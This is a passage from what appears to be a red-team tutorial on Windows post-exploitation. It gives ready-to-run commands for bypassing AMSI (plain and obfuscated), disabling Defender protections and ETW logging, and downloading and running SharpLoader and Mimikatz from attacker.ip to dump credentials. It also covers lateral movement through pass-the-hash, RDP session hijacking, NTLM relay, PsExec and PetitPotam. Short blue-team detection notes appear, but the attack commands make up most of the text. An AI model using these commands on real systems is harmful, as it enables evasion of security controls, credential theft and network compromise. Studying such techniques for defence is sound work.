Modern PowerShell (v5+) has advanced security features like ScriptBlock Logging and AMSI (Antimalware Scan Interface) that report malicious commands to the Event Log.

However, many Windows systems still have the ancient PowerShell v2.0 engine installed for backward compatibility. PowerShell v2 has no logging and no AMSI.

The Attack

Force Windows to use the old engine to fly under the radar:

```
powershell.exe -version 2
```

- **Constraint**: This requires the .NET 3.5 framework to be installed on the victim machine.

3. **Stealth Flags**

When running malicious scripts, Red Teamers always use specific flags to hide their tracks:

- `-WindowStyle Hidden`: Runs the script without popping up the blue PowerShell window.
- `-NoProfile`: Skips loading the user's profile scripts. This is faster and avoids leaving artifacts in the user's profile logs.
- `-NonInteractive`: Prevents the script from asking the user for input, ensuring it doesn't hang.

Blue Team Detection: PowerShell Abuse

Event ID 4104 (ScriptBlock Logging)

- **Trigger**: Any PowerShell code block executes.
- **Red Flag**: Look for keywords like Net.WebClient, DownloadString, Invoke-Expression (iex), or Bypass.

Event ID 400 (Engine Lifecycle)

- **Red Flag**: Look for the HostApplication field showing powershell.exe -version 2. There is almost no legitimate reason to use v2 in 2026.

AMSI Bypass

The **Antimalware Scan Interface (AMSI)** is a Windows feature that enables antivirus solutions to inspect scripts and detect malicious activity. Bypassing AMSI is crucial for attackers attempting privilege escalation through malicious scripts.

```
$a = 'System.Management.Automation.A';$b = 'ms';$u = 'Utils'
```

```
$assembly = [Ref].Assembly.GetType(('{0}{1}i{2}' -f $a,$b,$u))
```

```
$field = $assembly.GetField(('a{0}iInitFailed' -f
$b),'NonPublic,Static')
```

```
$field.SetValue($null,$true)
```

This command disables AMSI checks during script execution.

Obfuscation

Obfuscation in cybersecurity refers to the **act of making code, data, or communications difficult to understand or analyze** while preserving their original functionality.

Core Purpose

The primary objective of obfuscation is to **hide internal logic, protect intellectual property, or conceal potentially malicious behavior**. It transforms readable code into an unreadable format without altering the script's intended output. Cybercriminals exploit it to conceal malicious activities from security detection systems. Modern cybersecurity faces significant challenges with obfuscated threats. Research shows that **obfuscated malware is significantly more likely to successfully bypass security controls** compared to non-obfuscated variants.

Cybersecurity Applications

Legitimate Uses:

- Protecting proprietary algorithms and intellectual property.
- Securing sensitive data through anonymization and tokenization.
- Implementing application security measures in mobile and desktop applications.

Malicious Uses:

- **Malware Evasion:** Ransomware and other malware use obfuscation to bypass antivirus detection.
- **Living Off the Land:** Attackers abuse legitimate system tools like PowerShell while hiding behind obfuscation.
- **Advanced Persistent Threats:** Sophisticated groups employ multiple obfuscation layers for stealth.

Obfuscation for AMSI Bypass

The following payload uses multiple obfuscation techniques, such as Backtick Escaping, String Splitting and Concatenation, Format Operator, Case Manipulation, Variable Obfuscation and Chaining Commands.

Open Powershell and paste the following payload:

```
S`eT-It`em ( 'V'+'aR' +  'IA' + (("{1}{0}"-f'1','blE:')+'q2')  +
('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-
varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(
( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-
f 'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+("{1}{0}" -f'ubl','P')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Purpose and Effectiveness

This obfuscation serves to bypass AMSI (Antimalware Scan Interface) by:

1. **Avoiding static signature detection** - The heavily obfuscated strings don't match known AMSI bypass patterns.
2. **Runtime string construction** - Critical strings like "amsiInitFailed" are only assembled during execution.
3. **Multiple obfuscation layers** - Combining various techniques makes analysis extremely difficult.

Defender Bypass

Attackers often seek to bypass its defenses to execute malicious payloads.

Tamper Protection Bypass

Tamper Protection prevents unauthorized changes to Defender settings. Bypassing this can involve registry edits or other techniques.

```
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
Defender\Features" -Name "TamperProtection" -Value 0
```

This command disables Tamper Protection by modifying the registry directly.

Real-time protection Bypass

This command disables real-time protection, allowing unrestricted payload execution.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Cloud-Delivered Protection Bypass

This leverages Microsoft's cloud to analyze threats in real time. Disabling it removes access to global threat intelligence.

```
Set-MpPreference -MAPSReporting Disabled
```

Automatic Sample Submission Bypass

This sends suspicious files to Microsoft for analysis. Disabling it may delay threat detection.

```
Set-MpPreference -SubmitSamplesConsent NeverSend
```

Obfuscation for Defender Bypass

Obfuscating Tamper Protection Bypass

```
$__x0 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("SEt
MTS86U09GV0FSRTpNaWNyb3NvZnQXJ1dpbmRvd3MgRGVmZW5kZXI6RmVhdHVyZXM="))
```

```
$__x1 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("VGF
tcGVyUHJvdGVjdGlvbg=="))
```

```
$__x2 = 0
```

```
Set-ItemProperty -Path $__x0 -Name $__x1 -Value $__x2
```

Explanation:

- Used Base64 encoded strings to hide the path (HKLM:\SOFTWARE\Microsoft\Windows Defender\Features) and name (TamperProtection). The actual path and name are decoded at runtime.
- This makes it harder to visually identify what the path and name are directly in the code.

Obfuscating Real-time Protection Bypass

```
$__x3 = [System.Management.Automation.PSObject]::AsPSObject($true)
```

```
Set-MpPreference -DisableRealtimeMonitoring $__x3
```

Explanation:

- Instead of directly using $true, the value is wrapped in a PSObject, making it less immediately clear that it's simply $true.
- This makes the script more complex and harder to spot the simple boolean value.

Obfuscating Cloud-Delivered Protection Bypass

```
$__x4 =
[System.Enum]::GetValues([System.Management.Automation.SwitchParameter]
) | Where-Object { $_ -eq 'Disabled' }
```

```
Set-MpPreference -MAPSReporting $__x4
```

Explanation:

- The string "Disabled" is converted into an enum value by using System.Enum and filtering for the value "Disabled".
- This adds complexity and obscures the value being used as part of the MAPSReporting argument.

Obfuscating Automatic Sample Submission Bypass

```
$__x5 =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("TmV
2ZXJTZWFuZA=="))
```

```
Set-MpPreference -SubmitSamplesConsent $__x5
```

Explanation:

- The string "NeverSend" is Base64 encoded and decoded at runtime using Convert::FromBase64String.
- This adds another layer of obfuscation to hide the string directly in the code.

These advanced techniques, including Base64 encoding, use of PSObject, and enum filtering, make the code much harder to decipher at first glance while still maintaining the same functionality.

ETW (Event Tracing for Windows) Disabling

```
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('Syst
em.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic
,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automati
on.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static'
).GetValue($null),0)
```

This PowerShell command is a sophisticated ETW bypass technique that **disables Windows PowerShell's event logging capabilities** at the process level.

Primary Function

This script **disables the ETW provider** responsible for PowerShell logging by setting the internal m_enabled field of the EventProvider to 0. This effectively **prevents PowerShell from generating security logs** like Script Block Logging (Event ID 4104) and other telemetry that security teams rely on for monitoring.

What Exactly Gets Disabled?

- **Script Block Logging (Event ID 4104)** - Critical for detecting malicious PowerShell scripts.
- **Command Line Audit Events** - Prevents logging of executed commands.
- **Module Loading Events** - Hides evidence of loaded PowerShell modules.
- **Pipeline Execution Events** - Conceals PowerShell execution flow.

Attack Advantages:

- **Stealth Execution** - Subsequent PowerShell commands execute without generating logs.
- **Defense Evasion** - Bypasses security monitoring that relies on PowerShell ETW events.
- **Process-Level Impact** - Only affects the current PowerShell session, not system-wide logging.

Why It's Effective?

- **Runtime Modification** - Changes occur in memory after PowerShell has already started.
- **Legitimate .NET APIs** - Uses standard reflection techniques, making it hard to distinguish from legitimate code.
- **No File Artifacts** - Operates entirely in memory without dropping files.

Current Detection Limitations:

- The command itself may still be logged if executed before the ETW provider is disabled.
- Some security solutions focus on detecting the reflection patterns used.
- Advanced EDR solutions may monitor for specific .NET reflection calls targeting ETW components.

Variants and Evolution

This technique is part of a broader category of **ETW evasion methods** that include:

- **Provider Removal** - Removing ETW providers from trace sessions using logman commands.
- **Registry Modification** - Altering ETW configuration in the Windows registry.
- **EtwEventWrite Patching** - Directly patching the ntdll.dll EtwEventWrite function.
- **Provider Property Modification** - Using Set-EtwTraceProvider to alter logging behavior.

Defensive Considerations

Mitigation Strategies:

- **Baseline Process Monitoring** - Monitor for unusual .NET reflection usage patterns.
- **Alternative Logging** - Implement logging mechanisms that don't rely solely on ETW.
- **Memory Protection** - Deploy solutions that can detect in-memory modifications to critical security components.
- **Behavioral Analysis** - Focus on detecting the effects of ETW disabling rather than the technique itself.

In-Memory Execution with SharpLoader

```
(New-Object
Net.WebClient).DownloadString("http://attacker.ip/SharpLoader.ps1") |
IEX
```

```
 Load-Assembly -PayloadUrl http://attacker.ip/mimikatz.exe
```

```
 Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'
```

This attack chain represents a sophisticated post-exploitation framework commonly used in advanced persistent threat campaigns, red team exercises, and penetration testing. The combination of fileless execution, credential harvesting, and multiple evasion techniques makes it particularly dangerous and difficult to detect using traditional security controls.

Here's what each component does:

Stage 1: SharpLoader Deployment

```
(New-Object
Net.WebClient).DownloadString("http://attacker.ip/SharpLoader.ps1") |
IEX
```

Purpose: Downloads and executes the SharpLoader PowerShell script directly in memory.

SharpLoader Functionality:

- **Encrypted Payload Loader** - Designed to load encrypted C# executables from remote servers without touching disk.
- **Security Bypass** - Bypasses AMSI, ETW, Constrained Language Mode (CLM), and Windows Defender.
- **Reflective Loading** - Uses .NET reflection to load assemblies directly into memory.

Stage 2: Assembly Loading from Remote URL

```
Load-Assembly -PayloadUrl http://attacker.ip/mimikatz.exe
```

Purpose: Downloads and loads a .NET assembly (Mimikatz) into the current PowerShell process memory.

Technical Process:

- **Remote Retrieval** - Fetches the payload from the specified URL.
- **Memory Loading** - Uses [System.Reflection.Assembly]::Load() to load the binary directly into memory.
- **No Disk Artifacts** - The executable never touches the filesystem, evading file-based detection.

Stage 3: Credential Harvesting

```
Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'
```

Purpose: Executes Mimikatz's credential dumping functionality to harvest passwords from system memory.

Why is This Attack Effective?

- **No File Indicators** - Traditional signature-based detection fails without file artifacts.
- **Legitimate API Usage** - Uses standard .NET reflection and PowerShell cmdlets.
- **Encrypted Payloads** - SharpLoader typically encrypts payloads to evade static analysis.
- **Runtime Assembly Loading** - Dynamic loading makes static analysis extremely difficult.

Lateral Movement - Navigating the Network

From a Single Endpoint to Network Domination

Once attackers have escalated privileges on a single system, the next critical steps involve maintaining access, moving laterally through the network, and eventually reaching high-value assets.

The Anatomy of Lateral Movement

Successful lateral movement requires:

1. **Intelligence Gathering**: Understanding network topology and targets.
2. **Credential Acquisition**: Obtaining valid credentials for remote systems.
3. **Access Methods**: Techniques for connecting to remote systems.
4. **Operational Security**: Moving without triggering alerts.

Defending Against Lateral Movement

- **Network Segmentation:** Isolate critical resources so compromised systems can't access everything directly.
- **Strict Access Controls:** Limit privileges and minimize the number of users with administrative rights.
- **Credential Hygiene:** Enforce strong passwords and regularly rotate and monitor credentials to minimize exposure.
- **Monitor for Suspicious Activity:** Use security solutions like EDR, IDS/IPS, and SIEM to detect unusual authentication patterns, administrative activity, and process launches.
- **Zero Trust Principles:** Always assume breach and verify every access request within and across network boundaries.
- **Threat Intelligence:** Stay informed about attacker TTPs (tactics, techniques, and procedures) to adapt defenses quickly.

WinRM: The Enterprise Standard

Why It Works?

Server Message Block (SMB, Port 445) is the most watched protocol in existence. Windows Remote Management (WinRM, Ports 5985/5986) is the administration standard. Firewalls often allow it where SMB is blocked.

The "Evil" Way (Kali/Linux)

If you have a hash (NTLM) or password, `evil-winrm` gives you a stable, fully-featured PowerShell shell.

```
# Pass-the-Hash with Evil-WinRM
evil-winrm -i 10.10.10.50 -u Administrator -H 373738313337...
```

The "Native" Way (Living off the Land)

If you are already on a compromised Windows host, use native PowerShell Remoting. This blends in perfectly with admin traffic.

1. Create a credential object (if you have the password)

```
$c = Get-Credential
```

2. Enter an interactive session

```
 Enter-PSSession -ComputerName SQL01 -Credential $c
```

3. Or execute a single command (less interactive, better for scripts)

```
Invoke-Command -ComputerName SQL01 -ScriptBlock { Get-Process lsass } -
Credential $c
```

Blue Team Detection

- **Process**: Look for `wsmprovhost.exe` (the host process for remote sessions) spawning suspicious child processes (like `cmd.exe` or `powershell.exe`).
- **Network**: Traffic on 5985 (HTTP) or 5986 (HTTPS) from non-admin workstations.

RDP Session Hijacking

The Concept

If you have **SYSTEM** privileges on a machine, you don't need a password to access other users' active RDP sessions. You can "teleport" into their session-unlocking their screen and accessing their open browsers, password managers, and VPNs.

The Mechanics (`tscon.exe`):

Windows allows the `tscon` command to connect any session to any other session. The trick is that the SYSTEM user requires no password to do this.

Attack Command (PowerShell as Admin):

1. List sessions to find your victim (e.g., ID 2 is "CEO_Bob")

```
qwinsta
```

2. Create a service to run tscon as SYSTEM

We tell the service to connect Bob's session (2) to our current console ("console")

```
sc.exe create hijack binpath= "cmd.exe /k tscon 2 /dest:console"
```

3. Fire the weapon

```
net start hijack
```

Effect: Your screen blinks, and you are arguably instantly logged in as Bob. No password required.

Living off SSH (Tunneling)

The Concept

Since Windows 10 (1809) and Server 2019, the OpenSSH Client is installed by default. You can use this native binary to create encrypted tunnels out of the network, bypassing firewalls that inspect HTTP/SMB.

Reverse Port Forward (The "Pivot"):

You are on a compromised internal server (Intranet). You want to expose its internal web app (Port 80) to your Kali box (Attacker).

```
# Run this on the compromised Windows Victim
# Syntax: ssh -R [RemotePort]:[TargetHost]:[TargetPort]
[User]@[AttackerIP]

ssh -R 8080:localhost:80 kali@10.0.0.99
```

Effect: Traffic hitting Port 8080 on your Kali box is tunneled through the Windows host to its own Port 80.

Blue Team Detection

- **Process**: Monitoring `ssh.exe` execution with arguments like `-R`, `-L`, or `-D`.
- **Network**: Outbound connections on Port 22 from servers that shouldn't be initiating SSH connections.

SMB Relay Attack

This attack method consists of a **two-phase SMB relay attack** that exploits NTLM authentication weaknesses to gain unauthorized network access. Here's what each component accomplishes:

Phase 1: Hash Capture with Responder

```
responder -I eth0
```

Purpose: Captures NTLMv2 authentication hashes through network poisoning.

How It Works?

- **LLMNR/NBT-NS Poisoning** - Responds to broadcast name resolution requests, tricking victims into authenticating to the attacker's machine.
- **Hash Interception** - When users attempt to access non-existent network shares, Responder captures their NTLMv2 authentication hashes.
- **Challenge-Response Capture** - Records the NTLM challenge-response exchange for later relay.

Phase 2: Hash Relay with ntlmrelayx

```
ntlmrelayx.py -tf targets.txt -smb2support
```

Purpose: Relays captured authentication to vulnerable SMB services without requiring password cracking.

Key Parameters

- `-tf targets.txt` - Specifies target hosts with SMB signing disabled (vulnerable to relay).
- `-smb2support` - Enables compatibility with SMB version 2 protocol.

Attack Requirements

1. **SMB Signing Disabled** - Target systems must not require SMB signing (default on Windows clients).
    - *Note: SMB signing prevents tampering/relay when it is enforced by both endpoints. Domain Controllers typically require it, but many environments still have clients/servers where signing is not enforced end-to-end - this is why NTLM relay can remain viable.*
2. **LLMNR/NBT-NS Enabled** - Broadcast name resolution protocols must be active for poisoning.
3. **Man-in-the-Middle Position** - Attacker must intercept network traffic.

Attack Execution Flow

Step 1: Network Reconnaissance

- Scan for hosts with SMB signing disabled.
- Identify active LLMNR/NBT-NS traffic.

Step 2: Poisoning Setup

- Configure Responder to disable SMB/HTTP responses (set SMB=Off, HTTP=Off in config).
- Launch Responder to poison name resolution requests.

Step 3: Relay Configuration

- Start ntlmrelayx targeting vulnerable hosts.
- Wait for authentication attempts from domain users.

Step 4: Exploitation

- User attempts to access non-existent share, triggering LLMNR query.
- Responder poisons response, directing traffic to attacker.
- User authenticates to attacker's machine, providing NTLMv2 hash.
- ntlmrelayx relays authentication to target SMB service.

Attack Outcomes and Impact - Immediate Results

- **SAM Database Dump** - Extracts local user account hashes from target systems.
- **Administrative Access** - Gains local administrator privileges on compromised hosts.
- **Remote Code Execution** - Can execute commands on target systems.

Advanced Exploitation Options

- **Interactive Shell Access:** `ntlmrelayx.py -tf targets.txt -smb2support -i`.
- **Command Execution:** `ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"`.
- **SOCKS Proxy:** `ntlmrelayx.py -tf targets.txt -smb2support -socks` for persistent access.

Security Implications

Why is This Attack Devastating?

- **No Password Required** - Bypasses password complexity policies entirely.
- **Legitimate Credentials** - Uses valid user authentication, appearing normal to security systems.
- **Lateral Movement** - Enables access to multiple systems using single captured authentication.
- **Privilege Escalation** - Can capture high-privilege account authentications.

Detection Challenges

- **Normal Network Traffic** - SMB authentication appears legitimate.
- **Minimal Forensic Footprint** - Attack occurs at protocol level without malware.
- **Difficult to Distinguish** - Relayed authentication looks identical to genuine access.

Admin Shares Abuse

This attack method consists of a **classic administrative shares attack sequence** used for lateral movement and remote code execution in Windows environments. Here's what each phase accomplishes:

Phase 1: Access Administrative Shares

```
net use \\192.168.1.50\C$ /user:corp\admin "Password123"
```

Purpose: Establishes authenticated connection to the hidden C$ administrative share on the target system.

Technical Details

- **C$ Share Access** - Connects to the entire C: drive of the remote system as a network share.
- **Domain Authentication** - Uses domain credentials (corp\admin) to authenticate.
- **Administrative Privileges** - Requires local administrator rights on the target system.

Phase 2: Copy a Malicious Tool

```
copy mimikatz.exe \\192.168.1.50\C$\Windows\Temp
```

Purpose: Transfers malicious payloads to the target system's file system.

Strategic Advantages

- **Staging Location** - Places tools in Windows\Temp directory, a commonly writable location.
- **Persistence Setup** - Positions executables for immediate or future execution.
- **Lateral Tool Transfer** - Enables deployment of attack tools across the network.

Phase 3: Remote Code Execution via WMI

```
wmic /node:"192.168.1.50" process call create
"C:\\Windows\\Temp\\mimikatz.exe"
```

Purpose: Remotely executes the transferred payload using Windows Management Instrumentation.

WMI Execution Process

- **Win32_Process.Create** - Uses WMI's process creation method to spawn the executable.
- **Remote Authentication** - Leverages existing administrative credentials for WMI access.
- **Non-Interactive Execution** - Runs the process without user interface on the target system.

Why is This Attack Effective?

- **Legitimate Windows Features** - Uses built-in administrative functionality, appearing normal.
- **Minimal Footprint** - Leverages existing Windows services without installing additional software.
- **Credential Reuse** - Single set of admin credentials can compromise multiple systems.
- **Stealth Execution** - WMI process creation often blends with normal administrative activity.

Behavioral Indicators

- **Unusual File Transfers** - Executables copied to temporary directories.
- **Off-Hours Activity** - Administrative actions during non-business hours.
- **Process Creation Patterns** - WMI process creation from unexpected sources.

PsExec

This attack demonstrates **Impacket's PsExec implementation** performing remote command execution using **Pass-the-Hash authentication**. Here's what it accomplishes:

Command Breakdown

```
psexec.py corp/admin@192.168.1.50 -hashes <NTLM_hash> cmd.exe
```

Core Components

- **Target Authentication:** `corp/admin@192.168.1.50` - Domain user account on target system.
- **Pass-the-Hash:** `-hashes <NTLM_hash>` - Uses stolen NTLM hash instead of plaintext password.
- **Remote Execution:** `cmd.exe` - Spawns interactive command shell on remote system.

Authentication Process

- **NTLM Hash Usage** - Authenticates using stolen hash without requiring password cracking.
- **SMB Connection** - Establishes encrypted SMB connection to target system on port 445.
- **Administrative Access** - Requires local administrator privileges on target machine.

Execution Mechanism

1. **Service Creation** - Creates temporary Windows service on remote system via Service Control Manager.
2. **Payload Upload** - Uploads executable to ADMIN$ share (C:\Windows\System32).
3. **Named Pipe Communication** - Establishes RemCom_stdin, RemCom_stdout, and RemCom_stderr pipes for interaction.
4. **Interactive Shell** - Provides real-time command execution with input/output redirection.

Pass-the-Hash Attack - Hash Acquisition Prerequisites

- **Memory Extraction** - obtained via Mimikatz from LSASS process memory.
- **SAM Database Dump** - Retrieved from local Security Account Manager database.
- **Network Capture** - Intercepted during NTLM authentication exchanges.

Attack Sequence

1. **Initial Compromise** - Attacker gains foothold on first system.
2. **Hash Extraction** - Uses Mimikatz to dump password hashes.
3. **Lateral Movement** - Employs PsExec with stolen hash to access additional systems.
4. **Privilege Escalation** - Repeats process to gain higher-level access.

Advantages Over Traditional PsExec - Impacket PsExec Benefits

- **Cross-Platform** - Python-based tool runs on Linux/Unix systems.
- **Hash Authentication** - Direct NTLM hash usage without password requirements.
- **Stealth Execution** - Less likely to trigger antivirus detection compared to Sysinternals PsExec.
- **Encrypted Communication** - Uses SMB3 encryption to avoid network detection.

Network Requirements and Prerequisites

- **Port 445 Access** - SMB service must be accessible on target system.
- **Administrative Rights** - Account must have local admin privileges on target.
- **ADMIN$ Share Availability** - Default administrative share must be enabled.
- **Service Dependencies** - LanmanServer and LanmanWorkstation services running.

Why is this technique so stealthy?

- **Legitimate Credentials** - Uses valid (though stolen) authentication material.
- **Standard Protocols** - Leverages normal SMB and Windows service mechanisms.
- **Encrypted Traffic** - SMB3 encryption obscures malicious activity in network monitoring.
- **Administrative Mimicry** - Appears identical to legitimate remote administration.

Behavioral Indicators

- **Service Creation Patterns** - Temporary services with random names.
- **Named Pipe Activity** - RemCom pipe creation for interactive communication.
- **Unusual Authentication** - NTLM authentication from unexpected source systems.

Blue Team Detection: PsExec Activity

Event ID 7045: Service Installation

- **Trigger:** A service was installed in the system.
- **Red Flag:** PsExec works by creating a temporary service. Look for service names like `PSEXESVC` (default) or random 4–8-character alphanumeric strings (e.g., `B7F2.exe`) common in Impacket implementations.

Covert Movement Techniques

This attack method consists of three **advanced covert movement techniques** commonly used in sophisticated cyberattacks for maintaining stealth and bypassing network security controls. Here's what each technique accomplishes:

SSH Tunneling for Pivoting

```
ssh -L 445:192.168.2.10:445 user@jumphost.corp.local
```

Purpose: Creates an encrypted tunnel to access internal network resources through a compromised jump host.

Technical Mechanics:

- **Local Port Forwarding** - Maps local port 445 to remote port 445 on target system.
- **Encrypted Channel** - All traffic passes through SSH encryption, evading network monitoring.
- **Pivot Host Utilization** - Uses compromised `jumphost.corp.local` as intermediary for network access.

Strategic Advantages:

- **Network Segmentation Bypass** - Accesses isolated network segments through trusted intermediary.
- **Firewall Evasion** - Leverages legitimate SSH connections to tunnel malicious traffic.
- **Stealth Communication** - Encrypted tunnel appears as normal SSH administrative activity.

Azure Hybrid Worker Abuse

```
Invoke-AzVMRunCommand -ResourceGroupName Prod -VMName Win10 -CommandId
'RunPowerShellScript' -ScriptPath C:\Tools\payload.ps1
```

Purpose: Abuses Azure Automation Hybrid Workers to execute malicious commands in cloud-hybrid environments.

Attack Execution

- **Legitimate Service Abuse** - Uses Azure VM Run Command feature for unauthorized code execution.
- **Credential Exploitation** - Leverages "Run As" account credentials stored on Hybrid Workers.
- **Cross-Environment Access** - Bridges on-premises and cloud resources for lateral movement.

Privilege Escalation Potential

- **Certificate Extraction** - "Run As" certificates can be exported from Hybrid Worker VMs.
- **Subscription Access** - Run As accounts typically have Contributor-level permissions.
- **Multi-Tenant Impact** - Can affect both Azure and on-premises resources simultaneously.

PetitPotam Coercion Attack

```
python3 petitpotam.py -d corp.local -u user -p pass123 192.168.1.100
192.168.1.200
```

Purpose: Forces domain controllers to authenticate to attacker-controlled servers for NTLM relay attacks.

Coercion Mechanism

- **MS-EFSRPC Abuse** - Exploits Encrypting File System Remote Protocol to trigger authentication.
- **Domain Controller Targeting** - Forces DCs to authenticate as SYSTEM account.
- **NTLM Relay Setup** - Captured authentication relayed to vulnerable services.

Attack Chain Continuation

- **Certificate Services Abuse** - Relays authentication to ADCS for certificate issuance.
- **Domain Compromise** - Can lead to complete domain takeover within minutes.
- **Persistent Access** - Generated certificates provide long-term authentication capability.

Integrated Attack Scenarios - Combined Technique Usage

1. **Initial Access** - Attacker gains foothold on network edge system.
2. **SSH Pivoting** - Establishes tunnel to access internal Azure-connected systems.
3. **Hybrid Worker Abuse** - Leverages Azure integration for cloud resource access.
4. **Domain Controller Coercion** - Uses PetitPotam to force high-privilege authentication.
5. **Certificate Abuse** - Relays DC authentication to ADCS for persistent domain access.

Detection Evasion Characteristics

SSH Tunneling Stealth:

- **Legitimate Protocol Usage** - SSH is expected in enterprise environments.
- **Encrypted Traffic** - Content inspection cannot analyze tunneled communications.
- **Administrative Mimicry** - Appears as routine system administration activity.

Azure Hybrid Worker Abuse:

- **Trusted Service Exploitation** - Uses legitimate Azure management functions.
- **Credential Legitimacy** - Employs valid service account credentials.
- **Cross-Platform Complexity** - Detection requires monitoring of both cloud and on-premises.

PetitPotam Coercion:

- **Protocol-Level Attack** - Operates at legitimate Windows protocol level.
- **No Credential Requirements** - Original attack requires no domain authentication.
- **Rapid Execution** - Can achieve domain compromise in under an hour.

Command and Control (C2) Infrastructure

Command and Control (C2) is the communication channel between an attacker and the systems they've compromised. Think of it like a puppet master controlling marionettes with strings - the C2 infrastructure represents those invisible strings that allow the attacker to send commands and receive information from infected computers.

Imagine a bank robber who has accomplices stationed throughout a city. The C2 infrastructure is like the radio network that allows the mastermind to:

- Give instructions to each accomplice ("Rob the bank on Main Street").
- Receive status updates ("Mission complete, obtained $50,000").
- Coordinate complex operations ("Wait for my signal, then act simultaneously").
- Maintain long-term control ("Lie low for now, I'll contact you next month").

How C2 Infrastructure Works?

The Basic C2 Process:

1. Initial Compromise ("The Hook")

- Attacker gains access to a target system through phishing, exploits, or social engineering.
- Malware or implant is installed on the victim machine.

2. Callback (Check-in)

- The compromised system "calls home" to the attacker's C2 server.
- Like a spy contacting their handler.

3. Command Delivery

- Attacker sends commands through the C2 channel.
- Commands could be: "steal files," "install more malware," "move to other computers", "delete System32".

4. Data Exfiltration

- Stolen information flows back through the C2 channel.
- Like a burglar passing stolen goods to an accomplice.

5. Persistence

- C2 maintains long-term access.
- Allows attackers to return months or years later.

Why C2 is Critical for Attackers?

- **Remote Control**: Attackers can control compromised systems from anywhere in the world.
- **Scalability**: One C2 server can manage thousands of infected computers.
- **Stealth**: Good C2 infrastructure blends in with normal internet traffic.
- **Flexibility**: Attackers can adapt their approach based on what they discover.

C2 Communication Methods

1. HTTP/HTTPS (Most Common)

What it is: Uses regular web traffic to communicate.

Why attackers use it: Blends in perfectly with normal internet browsing.

Example: Infected computer sends data by "visiting" fake websites controlled by attackers.

2. DNS Tunneling

What it is: Hides commands inside DNS requests (domain name lookups).

Why attackers use it: DNS traffic is rarely blocked or monitored closely.

Example: Commands encoded in fake domain name queries.

3. Social Media Platforms

What it is: Uses Twitter, Telegram, or Discord as communication channels.

Why attackers use it: Legitimate platforms are trusted and rarely blocked.

Example: Commands posted as social media messages that only the malware understands.

4. Email

What it is: Commands and data sent through regular email.

Why attackers use it: Email is ubiquitous and expected in business environments.

Professional C2 Frameworks

Cobalt Strike - The Professional Standard

What is Cobalt Strike?

Cobalt Strike is the most widely-used commercial C2 framework, originally designed for legitimate penetration testing and red team exercises. Think of it as the "Swiss Army knife" of C2 tools.

Why is Cobalt Strike Popular?

1. Professional GUI Interface

- Easy-to-use graphical interface (like having a dashboard to control your botnet).
- Point-and-click operations instead of complex command lines.
- Visual representation of compromised networks.

2. Advanced Evasion Capabilities

- **Malleable C2 Profiles**: Can disguise traffic to look like legitimate websites (Amazon, Google, etc.).
- **Domain Fronting**: Routes traffic through trusted CDNs to hide true destination.
- **Encrypted Communications**: All traffic is encrypted to avoid detection.

3. Team Collaboration

- Multiple operators can work together on the same campaign.
- Built-in chat and coordination features.
- Detailed logging of all activities.

Cobalt Strike Workflow Example

1. **Generate Beacon**: Create a malicious payload (the "implant").
2. **Deploy Payload**: Get victim to run the beacon through phishing or other methods.
3. **Establish C2**: Beacon connects back to Cobalt Strike team server.
4. **Operate**: Use GUI to send commands, steal data, and move laterally through network.
5. **Maintain Access**: Long-term persistent access to compromised environment.

Why This Matters?

Cobalt Strike is used by both legitimate security professionals (for authorized testing) and real cybercriminals. Its professional-grade capabilities make it extremely effective for sophisticated attacks. Understanding Cobalt Strike helps defenders recognize its signatures and implement appropriate countermeasures.

Armitage - The Metasploit GUI

What is Armitage?

Armitage is a graphical user interface for the Metasploit Framework that provides C2-like capabilities for managing compromised systems. Think of it as putting a user-friendly face on the powerful but complex Metasploit tool.

Key Features of Armitage

1. Visual Network Mapping

- Shows compromised computers as icons on a network diagram.
- Color-coding indicates different levels of access.
- Easy to understand "at-a-glance" network status.

2. Session Management

- Manages multiple compromised systems from one interface.
- Can execute commands across multiple systems simultaneously.
- Provides file browsers for each compromised machine.

3. Automated Exploitation

- Hail Mary: Automatically tries multiple exploits against discovered targets.
- Smart targeting based on discovered vulnerabilities.
- Streamlines the process of moving from one system to many.

4. Team Server Capability

- Multiple operators can connect to the same Armitage instance.
- Shared view of compromised network.
- Collaborative red team operations.

Armitage Workflow Example

- **Network Discovery**: Scan target network to identify systems and services.
- **Vulnerability Assessment**: Armitage identifies potential exploits.
- **Exploitation**: Launch exploits against vulnerable systems.
- **Session Establishment**: Manage compromised systems through GUI.
- **Post-Exploitation**: Use visual interface to navigate compromised network.

Armitage vs. Cobalt Strike

- **Armitage**: Free, open-source, built on Metasploit.
- **Cobalt Strike**: Commercial, more advanced evasion, better team features.
- **Use Cases**: Armitage for learning and basic operations, Cobalt Strike for advanced campaigns.

Modern Open-Source Alternatives: Sliver C2

Why Look Beyond Cobalt Strike?

While Cobalt Strike remains the gold standard, its popularity is its weakness. Every AV and EDR vendor on the planet has spent 10 years building signatures to detect Cobalt Strike "Beacons."

In 2026, many Red Teams have shifted to open-source, Go-based frameworks like Sliver to evade detection.

Sliver C2 (The New Standard)

Sliver is an open-source command and control framework written in Golang. Because it compiles to native Go binaries, it is naturally harder for antivirus to reverse-engineer than C# or PowerShell payloads.

Key Features

1. **Multi-Platform**: Generates implants for Windows, Linux, and MacOS.
